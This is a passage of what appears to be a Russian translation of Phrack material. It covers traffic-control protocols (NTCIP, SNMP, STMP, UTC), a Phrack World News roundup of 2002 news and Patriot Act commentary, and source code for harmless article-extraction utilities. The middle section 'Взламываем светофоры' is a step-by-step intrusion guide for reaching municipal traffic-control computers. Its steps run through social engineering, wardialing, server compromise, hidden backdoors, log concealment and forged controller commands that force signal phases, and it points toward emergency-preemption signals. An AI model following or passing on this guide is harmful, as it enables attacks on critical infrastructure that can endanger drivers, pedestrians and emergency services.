Application (7)	SNMP/STMP	SNMP/STMP	SNMP/STMP/FTP
Presentation (6)	-	-	-

Session (5)	-	-	-
Transport (4)	UDP	-	TCP/UDP
Network (3)	IP	Null	IP
Data Link (2)	HDLC	HDLC	HDLC
Physical (1)	RS232/FSK	RS232/FSK	RS232/FSK

Классы А и С не являются стандартными, но могут применяться для совместимости с TCP и маршрутизации. Классы А и С могут быть реализованы вместе с дополнительными стеками TCP/IP.

Класс В определён как стандартный и используется для экономичного обмена данными, но не гарантирует доставку — надёжность обеспечивается физическим уровнем посредством необходимых повторных передач.

Класс В содержит только три уровня: прикладной, канальный и физический. Это объясняется тем, что постоянная линия между диспетчерским центром и контроллером фиксирована, маршрутизация не нужна, а SNMP включает функции сеансового уровня.

NTCIP, SNMP и немного STMP:

Команды SNMP:

- get
- set
- get Next / get Bulk
- trap

Менеджер (ATC) может отправлять команду get для получения информации от агента (контроллера) и ожидать ответа. Однако SNMP не предусматривает инициирования связи агентом, поэтому менеджер периодически опрашивает его с помощью команды trap — раз в секунду.

Типичный кадр SNMP имеет размер 37 байт:

```
-----
|ver|community|command|req id|error status|error index|object id|object value|
-----
```

- ver — SNMP v1 (в NTCIP v2 были добавлены функции безопасности, которые посчитали расточительными по полосе пропускания ;)
- Id flag — используется для сопоставления сообщений с ответами
- community name — по сути, пароль
- Object ID и Value — раздел управляющих данных контроллера и ответной информации

SNMP — протокол, расходующий значительную полосу пропускания, поэтому был разработан STMP (Simple Transportation Management Protocol) — урезанная версия SNMP. Он использует те же команды, но обладает дополнительным преимуществом: отсутствием заголовка и применением динамических объектов. Динамические объекты могут охватывать сразу несколько переменных — время, дату, год — в рамках одного объекта. Объекты определяются заранее, и обе стороны (instation и outstation) знают, что описывает каждый объект, поэтому достаточно передать единственное значение. Типичный размер сообщения STMP — 1 байт, максимальное число динамических объектов — 13.

Сравнение сообщений UTC и NTCIP

	UK UTC	NTCIP Class B
Polling cycle	1s	1s
Message size	Fixed	Variable
Device Variables transmitted	All	Only parameters to be changed
Value of device variable	Bit	Integer or Bit
Protocols	Proprietary	Standardized

Взламываем светофоры, чёрт возьми!

Итак, я хочу спасти окружающую среду при помощи своей новой мегатехники.

По существу, идея состоит в том, чтобы получить доступ к базе данных VAX/VMS или непосредственно к управляющему компьютеру. Поскольку это находится во внутренней локальной сети и работает на DECnet, придётся придумать нестандартные способы проникновения.

Социальная инженерия может здорово помочь. Позвоните в местную администрацию или поищите в интернете, газетах и других источниках — где именно расположен АТС. Так можно получить контакты сотрудников или, например, номер для сообщений о неисправностях. Запустите wardial и начните сканировать нужный префикс. У них должен быть сервер, к которому подключаются при вводе нового контроллера в эксплуатацию или при необходимости загрузить новую прошивку «в поле». В ЮАР это обычно компьютер под DOS с установленным rc-anywhere. Но если они умны — а таковыми были все виденные мной центры — у них есть функция обратного дозвона. Если её нет, вам повезло: вы напрямую подключены к внутренней локальной сети и можете приступить к взлому VAX или FEP. Следует учитывать, что FEP, как правило, является проприетарной системой — например, в ЮАР работает под DOS с серьёзными протоколами последовательной связи. Предпочтительнее получить доступ к управляющему компьютеру VAX/OS2 как к более привычной системе, хотя FEP обеспечивает больший контроль над системными сообщениями контроллеров и прямой доступ к последовательным соединениям модемов.

Если вам не повезло и АТС хорошо защищён, нужно найти другой путь в локальную сеть. По моему опыту, локальная сеть всегда подключена к WAN местной администрации — для почты и доступа к внутреннему интранету с базой данных отчётов о неисправностях. Взломать муниципальную WAN не так уж сложно: обычно это весьма крупные сети с огромным количеством сервисов — веб-сайты, почтовые серверы для муниципальных служащих и т.д. Взломайте веб-сервер или что-нибудь подобное и установите бэкдор *очень-очень* надёжно. Он вам ещё пригодится — возможно, не один раз. Для страховки можно оставить бэкдоры на нескольких серверах. :)

Уже находясь в муниципальной WAN, вы, скорее всего, сможете получить доступ к DNS-серверу сети АТС или подключиться к ней напрямую. Я не собираюсь читать лекцию по взлому — лишь обозначить пути проникновения: перехватывайте почту, трафик и т.д., пока не доберётесь до VAX или управляющего компьютера.

Оказавшись внутри, немедленно установите бэкдор *очень-очень-очень* надёжно. :) Используйте все инструменты для сокрытия присутствия на VAX/VMS — поищите в Phrack статьи по взлому VAX/VMS: есть несколько неплохих утилит для сокрытия записей SHOW USER и тому подобного, написанных mentor и рядом других авторов. Выяснив, что подключено к DECnet, проверьте, связана ли система с другими АТС. Отсюда можно получить доступ к управляющим компьютерам, FEP и всему остальному.

Попробуйте увидеть последовательные соединения напрямую через FEP или перехватить обмен данными управляющего компьютера с контроллерами — чтобы разобраться в формате сообщений. Или, если повезёт, получите доступ непосредственно к программе, которая используется для отправки сообщений, если она поддерживает терминальный режим.

Теперь найдите контроллер, чьё местоположение вам известно — адреса, как правило, несложно вычислить, либо просто просмотрите базу данных VAX с отчётами о неисправностях или локальный интранет. Сформируйте подходящее сообщение и дейтаграмму на основе перехваченных данных и заставьте контроллер сделать что-нибудь заметное. Например: UTC-сообщение — PX — DEMAND PEDESTRIAN STAGE (запрос пешеходной фазы).

Желательно взять ноутбук и приехать к тому самому контроллеру. Отметим, что всё это делается через TCP/IP: вы подключаетесь к LAN, через неё — к VAX/VMS с DECnet, а оттуда — к управляющему компьютеру/FEP. Отправьте команду и посмотрите, слушается ли контроллер. Если да — можно скриптовать всё это. ;) Настройте красивые тайминги для экологически чистых поездок из точки А в точку В. Команда принудительного перехода к фазе тоже весьма полезна: UTC-сообщение — Fn. Если вы стоите за красным сигналом и просто загрязняете воздух — принудительно переведите в следующую фазу потока и езжайте без угрызений совести за проезд на красный. ;)

Находясь в локальной сети, обращайте внимание на ценную информацию: исходники прошивок контроллеров — они обновляются довольно часто и могут храниться на dial-up-сервере или каком-нибудь внутреннем FTP. Также интересна точная частота и последовательность бит для инициирования аварийного цикла в контроллерах — того, что используется скорой помощью и экстренными службами. Кроме того, там может быть программное обеспечение для ввода контроллеров в эксплуатацию и ручной блок для полевой диагностики.

Конечно, взлом системы светофоров может быть использован во вред и привести к катастрофическим последствиям, но я убеждён: если у вас хватает навыков, чтобы взломать подобную систему, то хватит и здравого смысла, чтобы не натворить бед.

|=[EOF]=====|

PHRACK WORLD NEWS

Автор: phrackstaff

Материалы раздела Phrack World News не отражают мнение какого-либо конкретного члена редакции Phrack. PWN создаётся исключительно сообществом и для сообщества.

- 0x01: Заголовки Phrack и разное
- 0x02: Свобода наносит ответный удар — DMCA проигрывает процесс
- 0x03: Microsoft выпустила 71 бюллетень безопасности в этом году — и это ещё не предел
- 0x04: Патриотический акт США

0x01 — Заголовки Phrack и разное

Видеоигры с жестоким содержанием полезны для детей! Я ТАК И ЗНАЛ!

<http://www.vnunet.com/News/1135410>

СМИ предлагают не транслировать (то есть цензурировать) отдельные репортажи. «Свободные» медиа превращаются (а некоторые говорят — уже превратились) в инструмент военной машины. Но не стоит слишком беспокоиться: всё это делается ради нашего блага!

<http://commondreams.org/views02/1218-01.htm>

Присоединяйтесь к телеконференции с Национальным советом по вопросам инфраструктуры. Совет консультирует Президента Соединённых Штатов по вопросам безопасности информационных систем критической инфраструктуры, поддерживающей другие секторы экономики: банковское дело и финансы, транспорт, энергетику, производство и экстренные правительственные службы. На этом заседании Совет продолжит обсуждение комментариев, которые будут переданы президенту Бушу в связи с проектом Национальной стратегии защиты киберпространства.

http://www.access.gpo.gov/su_docs/aces/fr-cont.html

Новообразованное Министерство внутренней безопасности обещает повысить защиту страны от терроризма. К сожалению, результаты, по всей видимости, окажутся прямо противоположными.

<http://www.counterpane.com/crypto-gram-0212.html#3>

Кевин Митник написал книгу «Искусство обмана». Первая глава была удалена издателем в последний момент. Она доступна в интернете:

<http://www.wired.com/news/culture/0,1284,56187,00.html>

<http://littlegreenguy.fateback.com/chapter1/Chapter%201%20-%20Banned%20Edition.doc>

Кибертерроризм — это просто медиашумиха. Очередной приём военно-промышленного комплекса, чтобы выкачать из вас последний цент. Мир не забудет, как Пентагон объявил о «наиболее скоординированной и серьёзной хакерской атаке на военные объекты» за всю историю. В итоге оказалось, что это один-единственный скрипт-кидди применил публичный эксплойт против незначительного и несекретного военного компьютера и получил доступ благодаря уязвимости двухлетней давности.

<http://www.wired.com/news/infostructure/0,1377,56935,00.html>

Прочитайте это, прежде чем посещать другие страны. Иначе вас могут арестовать и привлечь к уголовной ответственности (а в некоторых случаях — казнить!) в иностранном государстве за

действия, которые _законны_ у вас на родине:

Flashn, (известный) шведский хакер, был недавно задержан при попытке пересечь границу США с Канадой. Похоже, он превысил срок своей туристической визы.

<http://www.freeflashn.org/>

<http://www.mail-archive.com/full-disclosure@lists.netsys.com/msg01684.html>

Sk8 вышел из тюрьмы, но ещё не на свободе:

<http://www.freesk8.org/>

'Analyzer' снова оказался за решёткой:

<http://www.freeanalyzer.org/>

Автоответы «Вне офиса» дьявольски раздражают. Вот ещё один повод их не использовать:

<http://abcnews.go.com/sections/scitech/DailyNews/burglary021219.html>

Открывается Центр по компьютерным преступлениям:

<http://www.thestate.com/mld/thestate/news/local/4763628.htm>

Получи рута, слушая MP3:

http://news.com.com/2100-1001-978403.html?tag=fd_top

Продукты Microsoft не вошли в список, составленный Директоратом оборонных сигналов Австралии, целью которого является оценка и рекомендации относительно пригодности программного обеспечения для использования государственными органами Австралии.

<http://www.zdnet.com.au/newstech/security/story/0,2000024985,20270727,00.htm>

0x02 — Свобода наносит ответный удар — DMCA проигрывает процесс

Российская программная компания, оказавшаяся под судом в американском суде, была оправдана по всем пунктам обвинения в обходе положений DMCA.

Неприятности Elcomsoft начались в августе прошлого года, когда программист Дмитрий Складов был обвинён по статьям об обходе защиты 1201 Закона об авторском праве в цифровую эпоху (Digital Millennium Copyright Act) — небольшая часть которых находится на рассмотрении Библиотекаря Конгресса — во время посещения Лас-Вегаса в рамках технической конференции. Складов был заключён под стражу за участие в создании программы для чтения электронных книг Adobe, которая допускала добросовестное использование защищённых авторским правом материалов, и находился под стражей до суда.

«Сегодняшний вердикт присяжных посылает федеральным прокурорам, считающим, что разработчиков инструментов следует бросать в тюрьму лишь потому, что правообладателю не нравятся созданные ими инструменты, недвусмысленный сигнал», — заявил старший юрист EFF по вопросам интеллектуальной собственности Фред фон Ломанн.

<http://www.theregister.co.uk/content/55/28612.html>

<http://www.theregister.co.uk/content/6/28654.html>

<http://www.phrack-dont-give-a-shit-about-dmca.org>

<http://www.nytimes.com/2002/11/21/technology/21COPY.html>

<http://www.theregister.co.uk/content/6/28223.html>

<http://www.wired.com/news/business/0,1367,56504,00.html>

<http://www.fatwallet.com/forums/messageview.cfm?catid=18&threadid=126042>

<http://news.com.com/2100-1023-976296.html>

Успеете ли вы отслеживать все патчи, выпущенные Microsoft? В этом году компания опубликовала 71 бюллетень безопасности. Один из них, MS02-069 («Уязвимость в Microsoft VM может привести к компрометации системы»), выпущенный 11 декабря, касается нескольких проблем виртуальной машины Microsoft (VM), используемой для выполнения Java-кода. Уязвимы версии VM вплоть до 5.0.3805. По словам Microsoft, «наиболее серьёзная из этих уязвимостей может позволить веб-сайту скомпрометировать вашу систему и выполнить такие действия, как изменение данных, загрузка и запуск программ, а также форматирование жёсткого диска». Патч является критическим обновлением, и его следует установить всем.

http://www.microsoft.com/security/security_bulletins/ms02-069.asp

0x04 — Патриотический акт США

Автор: Ross Regnart

Патриотический акт переопределяет МАФИЮ и другие организации как «Пособников террористов»

В соответствии с Патриотическим актом правительство США получило возможность использовать «новое обвинение» для ареста членов организованных преступных группировок. Акт переопределил понятие «Террористическая ассоциация» как любую преступную деятельность, которая может «быть связана» с поддержкой террористов.

В целях уголовного преследования Патриотический акт США объединил обычную преступную деятельность с поддержкой терроризма: в Акте говорится, что преступники и террористы используют одни и те же преступные сети и организации для «сбыта» незаконных наркотиков; и те и другие участвуют в мировой преступной деятельности и заинтересованы в ней.

Полиция теперь может использовать тайные доказательства против кого угодно: Акт открыл лазейку для полиции, позволяющую применять «секретные доказательства» против лиц, не являющихся террористами, и предполагаемых преступников. Секретные доказательства — это улики, собранные незаконным путём, без санкции судьи федеральными органами. Правительству достаточно лишь заявить, что деятельность какого-либо лица или организации «связана» с «преступным рынком, который используют или на котором зависят террористы», чтобы произвести арест и/или конфисковать имущество.

Кто такой «Пособник террористов»? Формулировки Патриотического акта — «связана с», «вступить в», «влияние на», «помогать», «поддерживать» и «преступный рынок» — настолько расплывчаты, что правительство может предъявить обвинение в «пособничестве террористам» как законным, так и незаконным предприятиям и физическим лицам, никогда не намеревавшимся поддерживать террористов. По всей видимости, «незаконным торговцам наркотиками» будет предъявлено обвинение в «пособничестве террористам», поскольку не представляется возможным помешать террористам использовать их сети для продажи наркотиков или иной преступной деятельности. По Акту полиции требуется лишь минимальное наличие разумных оснований для ареста граждан и только «перевес доказательств» для конфискации их имущества. Невинным гражданам может оказаться трудно защититься от «секретных доказательств» и/или вернуть конфискованные банковские счета и иное имущество. По Акту «государственному органу» для изъятия иностранных банковских счетов достаточно лишь заявить, что финансовая операция, поступления со счёта или имущество «связаны» с преступной деятельностью.

По Патриотическому акту: США и сотрудничающие государственные органы не обязаны «отслеживать» и доказывать источник иностранного банковского или счёта финансовых услуг,

чтобы изъять все хранящиеся на нём средства. Если США или государственный орган установят, что иностранный банковский счёт был опустошён или закрыт, правительство может «заменить конфискацию» любым другим активом, который правительство заявляет принадлежащим предполагаемому владельцу банковского счёта, подлежащего конфискации. Следовательно, правительство может «заменить конфискацию» активами, «равными» всей сумме финансовых операций и депозитов, прошедших через иностранный банковский счёт или счёт финансовых услуг за определённый период.

По Патриотическому акту: США или сотрудничающий государственный орган не обязаны доказывать, какая часть средств, изъятых с иностранного банковского или сервисного счёта, «связана» с преступной деятельностью. США или сотрудничающий государственный орган могут конфисковать иностранный банковский счёт и «никогда» не сообщать его владельцам ни причину конфискации, ни доказательства против их счёта, послужившие основанием для конфискации. Невинные владельцы счетов могут оказаться совершенно беззащитны в подобных обстоятельствах.

Обвиняемые по Акту с самого начала считаются виновными и вынуждены доказывать, что у них не было разумных оснований знать, что лицо(а), организация или структура, с которыми они были связаны или взаимодействовали, совершили террористический акт или совершат его в будущем.

То, что является терроризмом по Патриотическому акту, может произвольно решаться полицией: любое физическое действие — законное или незаконное — может быть квалифицировано полицией как терроризм по 18 U.S.C. 2331. Пример: члены профсоюза, вступившие в драку со штрейкбрехерами. При этом никто не должен пострадать, чтобы полиция выдвинула обвинение в терроризме; достаточно лишь того, чтобы действия демонстрантов «казались направленными на запугивание или принуждение гражданского населения либо на оказание влияния на политику правительства» (см. 18 U.S.C. 2331).

Упоминание в Акте «связанной» преступной деятельности и сетей позволяет правительству в рамках антитеррористических положений Акта использовать «секретные доказательства» против лиц, не являющихся террористами, которым правительство предъявляет обвинение в «пособничестве террористам». «Секретные доказательства» правительства могут применяться как в Военных трибуналах США, так и в гражданских «Судах звёздной палаты», предусмотренных Законом о борьбе с терроризмом и смертной казни 1996 года. Защита от оплачиваемых правительством и/или иных тайных свидетелей может оказаться затруднена, когда обвиняемым не позволено знать, какие именно доказательства против них используются.

По Патриотическому акту США правительство получило от Конгресса право предъявлять гражданам США обвинения в преступлениях, которые «связаны» с любой деятельностью, способной поддерживать террористов или угрожать безопасности, экономике, национальной безопасности и/или внешней политике США или иностранных государств.

ОПАСЕНИЕ: Могут ли американские граждане (не террористы), впоследствии обвинённые правительством в «пособничестве террористам» — например, в «связанной преступной деятельности» — подобно заключённым под стражу в США иностранным подозреваемым в терроризме, стать следующими, кто лишится права на конфиденциальные встречи с адвокатами? Могут ли граждане США быть вынуждены отказаться от адвокатской тайны и терпеть правительственных агентов, сидящих рядом с ними, когда адвокат приходит навещать их в тюрьме?

EO PWN

УТИЛИТА ИЗВЛЕЧЕНИЯ PHRACK

Автор: phrackstaff

Утилита извлечения Phrack Magazine, впервые появившаяся в P50, представляет собой удобный способ извлечения исходного кода из текстовых ASCII-статей. Она сохраняет читаемость и чистые 7-битные ASCII-коды. До тех пор, пока в статье нет посторонних ` или `, всё работает гладко.

Исходный код и предварительно скомпилированные версии (Windows, Unix и др.) доступны по адресу: <http://www.phrack.org/misc>.

extract/extract4.c

```
/*
 * extract.c by Phrack Staff and sirsyko
 *
 * Copyright (c) 1997 - 2000 Phrack Magazine
 *
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 * extract.c
 * Extracts textfiles from a specially tagged flatfile into a hierarchical
 * directory structure. Use to extract source code from any of the articles
 * in Phrack Magazine (first appeared in Phrack 50).
 *
 * Extraction tags are of the form:
 *
 * host:~> cat testfile
 * irrelevant file contents
 * <+> path_and_filename1 !CRC32
 * file contents
 * <-->
 * irrelevant file contents
 * <+> path_and_filename2 !CRC32
 * file contents
 * <-->
 * irrelevant file contents
 * <+> path_and_filename !CRC32
```

```

* file contents
* <-->
* irrelevant file contents
* EOF
*
* The `!CRC` is optional. The filename is not. To generate crc32 values
* for your files, simply give them a dummy value initially. The program
* will attempt to verify the crc and fail, dumping the expected crc value.
* Use that one. i.e.:
*
* host:~> cat testfile
* this text is ignored by the program
* <++> testarooni !12345678
* text to extract into a file named testarooni
* as is this text
* <-->
*
* host:~> ./extract testfile
* Opened testfile
* - Extracting testarooni
* crc32 failed (12345678 != 4a298f18)
* Extracted 1 file(s).
*
* You would use `4a298f18` as your crc value.
*
* Compilation:
* gcc -o extract extract.c
*
* ./extract file1 file2 ... fileN
*/

```

```

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION          "7niner.20000430 revsion q"

#define BEGIN_TAG        "<++> "
#define END_TAG          "<-->"
#define BT_SIZE          strlen(BEGIN_TAG)
#define ET_SIZE          strlen(END_TAG)
#define EX_DO_CHECKS     0x01
#define EX_QUIET         0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];

void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
            if (crc & 1)

```

```

        {
            crc = (crc >> 1) ^ poly;
        }
        else
        {
            crc >>= 1;
        }
    }
    crcTable[i] = crc;
}

}

unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
        crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}

int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqvn")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }

    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqvn] file1 file2 ... fileN\n", argv[0]);
        exit(0);
    }

    /*
     * Fill the f_name list with all the files on the commandline (ignoring
     * argv[0] which is this executable). This includes globs.
     */

```

```

for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(EXIT_FAILURE);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(EXIT_FAILURE);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 * Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(EXIT_FAILURE);
}
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 * Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; )
{
    if (!strcmp(fn_p->name, "-"))
    {
        in_p = stdin;
        name = "stdin";
    }
    else if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        fn_p = fn_p->next;
    }
    continue;
}
else
{
    name = fn_p->name;

    if (!(flags & EX_QUIET))
    {
        fprintf(stderr, "Scanning %s...\n", fn_p->name);
    }
    crcgen();
    while (fgets(b, 256, in_p))
    {
        if (!strncmp(b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;          /* Now we have a string. */
            j++;

            crc = 0;
            crc_f = 0;

```

```

        if ((bp = strchr(b + BT_SIZE + 1, '/'))
        {
            while (bp)
            {
                *bp = 0;

                if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                {
                    perror("mkdir");
                    exit(EXIT_FAILURE);
                }
                *bp = '/';
                bp = strchr(bp + 1, '/');
            }

            if ((bp = strchr(b, '!'))
            {
                crc_f =
                    strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                b[strlen(b) - strlen(bp) - 1] = 0;
                h_c = 1;
            }
            else
            {
                h_c = 0;
            }
            if ((out_p = fopen(b + BT_SIZE, "wb+"))
            {
                fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
            }
            else
            {
                printf(". Could not extract anything from '%s'.\n",
                    b + BT_SIZE);
                continue;
            }
        }
        else if (!strncmp (b, END_TAG, ET_SIZE))
        {
            if (out_p)
            {
                if (h_c == 1)
                {
                    if (fseek(out_p, 0l, 0) == -1)
                    {
                        perror("fseek");
                        exit(EXIT_FAILURE);
                    }
                    crc = check_crc(out_p);
                    if (crc == crc_f && !(flags & EX_QUIET))
                    {
                        fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                    }
                    else
                    {
                        if (!(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                crc_f, crc);
                        }
                    }
                }
                fclose(out_p);
            }
        }
        else
        {
            fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
            continue;
        }
    }
    else if (out_p)

```

```

        {
            fputs(b, out_p);
        }
    }
    if (in_p != stdin)
    {
        fclose(in_p);
    }
    tmp = fn_p;
    fn_p = fn_p->next;
    free(tmp);
}
if (!j)
{
    printf("No extraction tags found in list.\n");
}
else
{
    printf("Extracted %d file(s).\n", j);
}
return (0);
}
/* EOF */

```

extract/extract.pl

```

# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+>/) { $curfile = substr($_, 5); $opening=1;};
if (/^\<\->/) { close ct_ex; $opened=0;};
if ($opening) {
    chop $curfile;
    $sex_dir= substr( $curfile, 0, ((rindex($curfile, '/'))) ) if ($curfile =~ m/\//);
    eval {mkdir $sex_dir, "0777"};
    open(ct_ex, ">$curfile");
    print "Attempting extraction of $curfile\n";
    $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};

```

extract/extract.awk

```

#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+>/ {
    ind = 1
    File = $2
    split ($2, dirs, "/")
    Dir="."
    while ( dirs[ind+1] ) {
        Dir=Dir"/"dirs[ind]
        system ("mkdir " Dir " 2>/dev/null")
        ++ind
    }
}

```

```

        next
    }
    /^\<\-\-\>/ {
        File = ""
        next
    }
    File { print >> File }

```

extract/extract.sh

```

#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
    OLDIFS1="$IFS"
    IFS=
    if read Line; then
        IFS="$OLDIFS1"
        set -- $Line
        case "$1" in
            "<++>") OLDIFS2="$IFS"
                    IFS=/
                    set -- $2
                    IFS="$OLDIFS2"
                    while [ $# -gt 1 ]; do
                        File=${File:-"."}/$1
                        if [ ! -d $File ]; then
                            echo "Making dir $File"
                            mkdir $File
                        fi
                        shift
                    done
                    File=${File:-"."}/$1
                    echo "Storing data in $File"
                    ;;
            "<-->") if [ "x$File" != "x" ]; then
                        unset File
                    fi ;;
            *)      if [ "x$File" != "x" ]; then
                        IFS=
                        echo "$Line" >> $File
                        IFS="$OLDIFS1"
                    fi
                    ;;
        esac
        IFS="$OLDIFS1"
    else
        echo "End of file"
        unset Working
    fi
done
)

```

extract/extract.py

```
#!/bin/env python
# extract.py      Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                fname),

            elif inside_embedded_file and line[:4] == '<-->':
                output.close()
                inside_embedded_file = 0
                if verbose and not isinstance(output, Datasink):
                    print "[%d lines]" % linecount

            elif inside_embedded_file:
                output.write(line)

            # Else keep looking for a start token.
            line = input.readline()
            linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of '/'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return
    errno = 0
```

```

start = os.getcwd()
components = string.split(path, os.sep)
for dir in components:
    if not os.path.exists(dir):
        try:
            os.mkdir(dir)
            if verbose: print 'Created directory', path

        except os.error, (errno, why):
            print "Can't make directory %s: %s" % (dir, why)
            break

    try: os.chdir(dir)
    except os.error, (errno, why):
        print "Can't cd to directory %s: %s" % (dir, why)
        break

os.chdir(start)
return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...]\n')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass

```

extract/extract-win.c

Программа WinExtract написана Fotonik . Разработка началась 22 августа 1998 года. Это Win32-программа для извлечения текстовых файлов из специально размеченного плоского файла в иерархическую структуру каталогов. Используется для извлечения исходного кода из статей журнала Phrack Magazine.

```

/*****
/* WinExtract
/*
/* Written by Fotonik <fotonik@game-master.com>.
/*
/* Coding of WinExtract started on 22aug98.
/*
/* This version (1.0) was last modified on 22aug98.
*/

```

```

/*
/* This is a Win32 program to extract text files from a specially tagged
/* flat file into a hierarchical directory structure. Use to extract
/* source code from articles in Phrack Magazine. The latest version of
/* this program (both source and executable codes) can be found on my
/* website: http://www.altern.com/fotonik
/*
/*****

#include <stdio.h>
#include <string.h>
#include <windows.h>

void PowerCreateDirectory(char *DirectoryName);

int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                  LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0; /* Flag used to determine if at least one file was */
int i; /* extracted */

